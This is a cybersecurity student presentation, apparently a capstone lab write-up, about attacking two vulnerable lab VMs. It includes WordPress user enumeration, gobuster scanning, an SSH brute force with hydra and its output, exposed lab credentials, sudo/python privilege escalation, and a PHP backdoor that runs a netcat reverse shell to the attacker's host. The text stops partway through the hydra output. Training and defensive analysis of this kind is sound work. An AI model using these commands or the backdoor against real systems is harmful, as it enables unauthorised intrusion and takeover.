
Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Team Gandalf

Rishabh Kalia
(Sunny)



Vishav Mann

Jeffrey Pantoja



Anthony
Pellegatta


Introduction

Good Morning everyone, today we as Gandalf The Hacker are going to use some attacking techniques to exploit and gain access to the Vulnerable network and provide our analysis as in how to avoid such practices. Our team comprises of four devilishly handsome Cybertech enthusiasts starting with Rishabh, Anthony, Jeffrey and myself Vishav.

Firstly with Anthony he will be presenting Network Topology & Critical Vulnerabilities we found with Target 1 and Target 2, followed by Jeffrey who will be speaking about Exploits used to access the network, whereas Rishabh will be presenting ways to avoid detection once we have successfully entered the Network and lastly I'll be presenting the conclusion of this presentation.


Table of Contents

This document contains the following resources:



Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.255

Machines
IPv4: 192.168.1.100
OS: Windows
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.90
OS: Kali Linux
Hostname:Kali


IPv4: 192.168.1.110
OS: Linux 3.2 – 4.9
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux 3.2 – 4.9
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Users Enumeration *CVE-2009-2335*	Wpscan used to enumerate users (WordPress) Cmd used: wpscan -url http://192.168.1.110/wordpress -e u	Target IP and services running achieved. Users found Michael and Steve.
Weak Password Requirements *CWE-521*	Michael's password being the same as his username (michael).	Flag 1 and 2 were found at service.html and www respectively.
WordPress Config File Exposed *CVE-2021-24692*	Navigating at michael dir: /var/www/html/wordpress/wp-config.php	DB name(wordpress), user(root), password(R@v3nSecurity), host(local host) were found.



Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Privilege Escalation *CVE-2018-1000030*	Check for exact command that steven is authorized to use (sudo –l). Using python shell spawning command.	Got fully interactive terminal shell. Then escalate root user through Steven's account (python) at raven . Flag4 was found.



Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Directory Enumeration *CWE-548: Exposure of Information Through Directory Listing*	Used Gobuster to enumerate the wordpress directory **Cmd used: gobuster -w /usr/share/wordlists/distributer/directory-list-2.3-medium.txt dir -u 192.168.1.115**	This allowed us access to the /vendor directory where flag 1 was located.
Wordpress Arbitrary Command Execution *CVE: 2007-1277*	Upload file backdoor.php to Target 2 server through an ncat connection ***Cmd used: 192.168.1.115/backdoor.php?cmd=nc 192.168.1.90 4444 -e /bin/bash***	This allowed us to directly execute bash commands on Target 2 server



Exploits Used

Exploitation 1: Users Enumeration

Summarize the following:


- How did you exploit the vulnerability?
  - ➢ Run wpscan –url http://192.168.1.110/wordpress -e u

```
Scan Aborted: invalid option: -u
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -e u
_______________________________________________________________

        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
```

Exploitation 1: Users Enumeration

- What did the exploit achieve?
  - ➢ Two users: **michael** and **steven**

```
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.19'

[i] The main theme could not be detected.

[+] Enumerating Users (via Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=====================================

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```



Exploitation 2: Weak Password on SSH Port 22

Summarize the following:

- How did you exploit the vulnerability?

  - Run **hydra –l michael –P /usr/share/wordlists/rockyou.txt –vV ssh**
  - **ssh michael@192.168.1.110 –p 22**
  - password: **michael**

Exploitation 2: **Weak Password on SSH Port 22**

- What did the exploit achieve?

a. Michael's password: "**michael**"

```
[+] Elapsed time: 00:00:03
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt -vV 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-11 19:22:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 5] (0/0)
